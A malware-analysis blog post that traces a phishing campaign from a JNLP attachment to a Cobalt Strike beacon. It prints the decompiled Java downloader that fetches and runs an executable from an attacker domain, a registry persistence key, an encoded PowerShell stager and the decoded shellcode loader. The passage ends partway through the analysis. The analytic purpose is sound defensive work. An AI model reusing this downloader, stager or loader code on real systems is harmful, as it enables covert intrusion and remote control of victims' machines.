Analysing Fileless Malware: Cobalt Strike Beacon

newtonpaul.com/analysing-fileless-malware-cobalt-strike-beacon/

Paul1 July 22, 2020

Today we're going to look at a malware campaign made up of multiple stages, with the end goal of establishing a C2 connection to a Cobalt Strike server. There are a few cool techniques that this campaign uses that we're going to look at. I happened to come across the initial first stage phishing attachment while browsing for samples on VirusTotal and found it interesting as you do not commonly see JNLP attachments used for phishing. So, let's get started.

Stage 1: Attachment Analysis

A JNLP file is a java web file, which when clicked, the application javaws.exe will attempt to load and execute the file. Javaws.exe is an application that is part of the Java Runtime Environment and is used to give internet functionality to java applications. JNLP files can be used to allow for applications hosted on a remote server to be launched locally. It is worth noting that to be susceptible to phishing via a JNLP the user will have to have java installed on their machine.

They are generally quite simple and are not difficult to analyse. You can easily view the content of a JNLP file by changing the extension to XML and loading the file in a text editor like notepad++. As shown in the XML code below, we can see that this JNLP file will be used to load and execute the JAR file `FedEx_Delivery_invoice.jar` from the domain `hxxp://fedex-tracking.fun`

```
<?xml version="1.0"encoding="utf-8"?>
<jnlpspec="1.0+"codebase="http://fedex-tracking.fun"
href="FedEx_Delivery_invoice.jnlp">
<information>
        <title>Federal Express Service</title>
        <vendor>Federal Express</vendor>
        <homepagehref="www.fedex.com"/>
        <description>Federal Express documents online.</description>
                </information>
        <security>
                <all-permissions/>
        </security>
        <resources>
                <j2seversion="1.6+"/>
                <jarhref="FedEx_Delivery_invoice.jar"/>
        </resources>
                <application-descmain-class="FedEx_Service">
        </application-desc>
</jnlp>
```

As we know the name and location of the 2nd stage payload, we can try and download it. The domain `hxxp://fedex-tracking.fun` is still up, so we can download the `FedEx_Delivery_invoice.jar` file from here. Once we have the file, we will analyse it with JD-GUI. JD-GUI is a simple tool that allows you to decompile and view the code of JAR files. *(I copied the code into Atom after opening with JD-GUI as I like the syntax highlighting there.)*


```java
import java.awt.Desktop;
import java.io.BufferedInputStream;
import java.io.File;
import java.io.FileOutputStream;
import java.net.URL;

public class FedEx_Service {
  public static void main(String[] args) {
    Download("http://fedex-tracking.press/fedex912.exe");
    String url = "https://www.fedex.com/fedextracking";
    Runtime rt = Runtime.getRuntime();
    try {
      rt.exec("rundll32 url.dll,FileProtocolHandler " + url);
    } catch (Exception e) {
      return;
    }
  }

  static BufferedInputStream in = null;

  static FileOutputStream fout = null;

  static String filename = "fedex912.exe";

  public static void Download(String link) {
    try {
      in = new BufferedInputStream((new URL(link)).openStream());
      fout = new FileOutputStream(System.getProperty("java.io.tmpdir") + filename);
      byte[] data = new byte[1024];
      int count;
      while ((count = in.read(data, 0, 1024)) != -1)
        fout.write(data, 0, count);
      System.out.println("Downloaded.");
      in.close();
      fout.close();
    } catch (Exception e) {
      System.out.println(e);
    }
    try {
      Execute();
    } catch (Exception e) {
      System.out.println(e);
    }
  }

  public static void Execute() throws Exception {
    File f = new File(System.getProperty("java.io.tmpdir") + filename);
    Desktop.getDesktop().open(f);
  }
```

`FedEx_Delivery_invoice.jar`

As the code snippet above shows, the FedEx_Delivery_invoice.jarfile is going to attempt to download the file `fedex912.exe` from the domain `hxxp://fedex-tracking[.]press`. The executable will be placed into the Windows temp directory, where it will then be executed. The JAR file will also load the legitimate FedEx tracking website which is most likely to try and reassure the user that the file they have downloaded is a legitimate one.

Executable Analysis: Stage 2

Unfortunately, at the time of writing, the domain hosting the `fedex912.exe` is no longer active meaning we cannot download the file from here. However, there is a sample on Virus Total that we can download. I ran the executable in my analysis environment with process monitor and regshot and there were a few things of note. Firstly, the file `fedex912.exe` drops a new file called `gennt.exe`, which is basically just a copy of itself, into the directory `C:\ProgramData\9ea94915b24a4616f72c\`. The reason for placing the file here is that it is a hidden directory and not normally visible to the user. It then deletes the `fedex912.exe` file from the filesystem.



I used RegShot to take a before and after snapshot of the registry to compare the two after running the executable. The entry below shows the malware's persistence mechanism. Adding the `gennt.exe` executable to the registry key here ensures that the malware is started every time Windows is restarted.

```
HKU\S-1-5-21-1245055219-2462972176-1415829347-1001\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\Shell:"explorer.exe,
"C:\ProgramData\9ea94915b24a4616f72c\gennt.exe""
```

After doing some additional research on the executable, I found that it is supposed to launch cmd which then launches PowerShell. However, that did not occur on my test machine when running the executable. There could be a few reasons for this, one could be that the malware has anti-analysis capabilities and knows when it is being run in a standard VM. As my lab is not currently set up to counter VM aware malware, we are going to cheat slightly and use data from a sample that was run on AnyRun.

On the AnyRun analysis, we can see that cmd did launch `"C:\Windows\System32\cmd.exe" /c powershell -nop -w hidden -encodedcommand”` where a Base64 command was parsed to PowerShell. AnyRun records the command line, so let's have a look into this. You can see the AnyRun anlysis here.

PowerShell Analysis: Stage 3

As is usually the case, the command line was encoded with Base64 so I used CyberChef to decode the text. Often when you decode Base64 text there will be a “.” between every single character. This is annoying but can easily be fixed by also adding a decode text operator to

the recipe and setting the value to UTF-16LE(1200).



```
$s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAK1XbXOiyhL+HH8FH1KllsagqIl7a6sO
KCgq+IJvMSeVGmBQlHcGkJzd/
34a1Jzs3ey9W3WvVZTDTHdP99PP9DQKJncKCUyNSK6OqbsVDkLTdahGoXDbc0VCfaX+KBaMyNFINp0NXneYvHqBq70
iXQ9wGFJ/FW6mKEA2VbqNUfBqu3pk4SqVv2SCWI8CXL65KdzkU5ETIgO/
OoiYMX61Mdm7eggblZ5Zz+u5NjKdly9fulEQYIec32t9TNgwxLZqmTgslalv1HqPA3w3UQ9YI9Rf1O1rrW+5KrIuYm
kXaXsIiHX0bG3saiiLoKZ4lklKxT//
LJaf7+ovNd6PkBWWikoaEmzXdMsqlqnv5WzDRerhUlEytcANXYPU1qbDNGrL3Hs5d146+14sXyLbeQji+HWQmdWzTq
kIwylgw54xLFap52y/
55cX6o93b+aRQ0wb10SH4MD1FBzEpobD2gA5uoXn2AC1Ygjpc3bFMjgRYBIFDnX1BfRi94hLt05kWVWw+/
y7dl9KMk6u4P6uUumjEkhNSVCuXjjxO3BIOW/O5iCcn7z/QK4y/
H4iWLnwvfAJVXVs4R0i+JUAvh+4Wri5ec6HGOIpTd3QzPW+UnSVksAJRNwgzdK5CCJcfvknP+dtr5ph9ZeG6leti84
5PWc/vlLPK9fUXwo35cKFPdn8qxqZlo6DbP3Xp6GHDdPBvdRBtqldCV/
6LGfYsHCOR+0qJoOfpeJlAeu9CzrFDNDnn9V42yTvutzZOVaDvIfgFVCi/
KMz5xyWiqIjYRvwO78DTW8NOGb4Kn05Wul19+w943LXQmFYpaYRnHOtSikYWVivUqwTmpclNiJuPiz+464UWcTUUEi
u5l7Kn0B62brrOnBiIg2yCzAsFA9rJrIyVKrUwNQxlyrm7upC8VNMusiy4MiBpRhyAjMZFgrJOBPo1X/
nR7mmYCLanoVtkM6rkGChHdScy4nK6YZ2WC/
+B7ev5+R8KDKsriB9cBoIoFguqVIrMyBQ14rVn4j3v7n3Y4n5wc1ugC+JLOUH8ZlLSXZcckktu1y+vmOZIxcQQE0IX
JtDIW43lbyMlYrMY+SLqXSYtYM+HwsDf8Av4InhYXyBH4+Hc4+bjzU+mkwH9NAQZ4+9ZpREYrTgaEagQe7N7/OGGE/
cp3pkN+u6J8YyzIUP/iDsiXGPHTR8V2jvzM7Fzll/piZ1dSMKD2pfaA5WoZDJD8SYE/
xux4XxvRh33SHoPbY9h0v0JuaHbbwZawlDHjHandLRqqLQ9f4qlccr3pMVRx+r9ZkwlN8aPDnR+mBO63y41Vc+z0zV
kQdxisxOaTvDVFG4VDtGb9OudNAG8lgf+Y8t/
a2RCnITcDgpqbSftfWTthESbSOP08GT3Ae7frTeNQeSwoBtRT8l+jKcDBfkiZkiu5mmTrMrHsTTWPPIajNsByjtemM
Tq5xBMt3heLsbdnhy9k9R5qkOtq3BojcC205XkiAXqCXgJciMQhNsPQa+aEqHtH3QGDmRNN6KNGVaCWcpM9u2NbRNe
1OWVUejwTFxHwPP99vH7tMmlTvilK7gVbhtzpNOJ36ot7mN99hNV8aqWT+Egube77X7JuHa4Z7T+uzSPM4ai/
0Y7R429pvIbGdzi588Hef9xUrbso2WtF560wUtSkJCL9iEsAu+tZhZ+mi27PT7rBxpfc9mT6HMn3Y9HfIxp0/
LJSsTPZHWvbn4xDL6XDnqmb3cRp+VZHW9ZdgGF2szad6bS7Kwl5b8fDYam8fDk9HnFiuFn/
H39n1LN1r3htc9CHHznrVZJ0Z1s5J0VNu+f2jvuCWzWwZrmfeTJRTHdGGdjAer0xrFJpru2/
POQeVXXtwQJHomeYr9GD/
MkSHvOG4tTfcHo8F1T29m325BeblnpQRXUt+RugMhUvvtlhJIRofVeg8TdDAbiq0v7fUmkOlWxdgNjrPJkCFvKaL5J
b91jUpo8P5h3GptjHuMhsJhw9U3k9WE7fgztx3vpWByaA6OXLSPJknF0WIjXs9pQ0Lq02C6NwbN+kRwLVOKhGaF47Z
aXWGSRG7Ku21XHtMtxOnAU2Utj8U34DMdHsSGdNB58rBnen3gYWIDX4BHZsUZJn4IPE2lnpjKGVdPBAVcztW6Yfndm
dkcqQfgyENTikYQhMbvZyvI1YJn6bUwo9X+xVZWjQw3gP7ilN3Z/6Lg/84i1Hu9gSoDBSybr1TK2b3/
yyJ8e3g59mnv73fqCawxrax25Ssx+lCxftX8SCgI98iCSgYNzPX6EdxAuLQhU9fMNFqlzzvnIw4cbEEXCX3ntWizlu
```

```
VqWeP0iw4G2rhzc/
UCl9MShkzj01GZeheEbukckxoZRt5cXCK89lhXwS9fthBe9QOIY+zsyL5K0SeGpunsv0mXC78PS9f10tK7uWrWXH3w
5ONOVr5T+YJ+EDk2/j8m4IdN/zu0GXh5f/YOXe7Q53iVC8U/CgXRoD7Mh+YbfH1gn3rMuRcCzcndwVXhUyW/
e0u3qEyJ/Ia6RdR36g7CY0OmAd8rwS7KLmLq/
Pn1jUqQeVb8Rs2xhqF9vhu6KrAUQz+Vmc6NZMIw9zeUY8Fkzw0AAA==")); 
IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

We can see that the command is further encoded with Base64, and if we scroll further down to the bottom, we can also see that it has been compressed with GunZip.


```
IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

I used CyberChef to once again decode the Base64 and to decompress the GunZip Compression.



After running the above CyberChef recipe there was finally some human-readable text. There's a lot of interesting stuff happening here. So we essentially have three parts to the PowerShell script, there's the first chunk with a couple of functions. The middle section with a Base64 Encoded block and a "for" statement. And then there's the final section with some defined variables and an "if" statement. We'll tackle the Base64 Encoded block first and look at the rest of the PowerShell script a little later.

NOTE: I had to split the code screenshots into two, as there is too much code to fit into one image. I'd much rather just post the raw code, rather than screenshots, but that would result in my site being flagged for hosting malware 😂. You can download the code samples at the bottom of this post.



```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
    $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
    }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
    @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object
    System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
    ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))),
    $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
    System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
    $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
    [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
    [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime,
    Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type,
    $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}
```

Powershell Script part 1


```
[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzq
GEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/
IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2Etx0dHR0dEsZdVqE3PbKpyMjI3gS6nJySSByckuzPCMjc
HNLdKq85dz2yFN4EvFxSyMhQ6dxcXFwcXNLyHYNGNz2quWg4HMS3HR0SdxwdUsOJTtY3Pam4yyn4CIjIxLcptVXJ6rayCpLiebBftz2qu
JLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FeUEtzKsiIjI8rqIiMjy6jc3NwMcElucSP+sQy3QZ6caZyDPAAbKKHkwo8rpqq6kCY
XyN9IP0+eVsZ4Rw99v716BXp8CyVfV41jsFco/hc/
4tB6shBcGAUikQ2ThLag7XmzI3ZQRlEOYkRGTVcZA25MWUpPT0IMFw0TAwtATE5TQldKQU9GGANucGpmAxsNExgDdEpNR0xUUANtdwMWD
RIYA3dRSkdGTVcMFw0TGAMNbWZ3A2BvcQMRDRMNFhMUERQKLikjYfGBTVSEQE/m/5df5/fpCjFv4/AmAnva1i+w9bmm/
76gBU3gUrWNEqwUDynyTlxf7l95KviaPh6R9jbEVpv2FM0QMpSm8v7RafNgBBWMPhjf2BCxziGm5ons/
AMwe+yqnMCHFubG65SrMf9AcD7Oaji2SmdUmWXrN05+fgHkQOJ3tzya0EUEZof+sfEqjL55Xf/
eaJFjXB1XOVOA9qQo6vhMrOj4HkBuhuOw+ncvfvWR0fMabYHPhfH41OFoliMuF4+BBZc1S3wwN4NgZCNL05aBddz2SWNLIzMjI0sjI2Mj
dEt7h3DG3PawmiMjIyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41flqCQi4KbjVsZ74MuK3tzcEhQVDRITEA0WFQ0bGiMjIyMi')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer,
(func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
```

Powershell Script part 2

One thing that immediately stands out is a “for” statement underneath the Base64 encoded text in the “Powershell Script part 2” image.

```
for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}
```

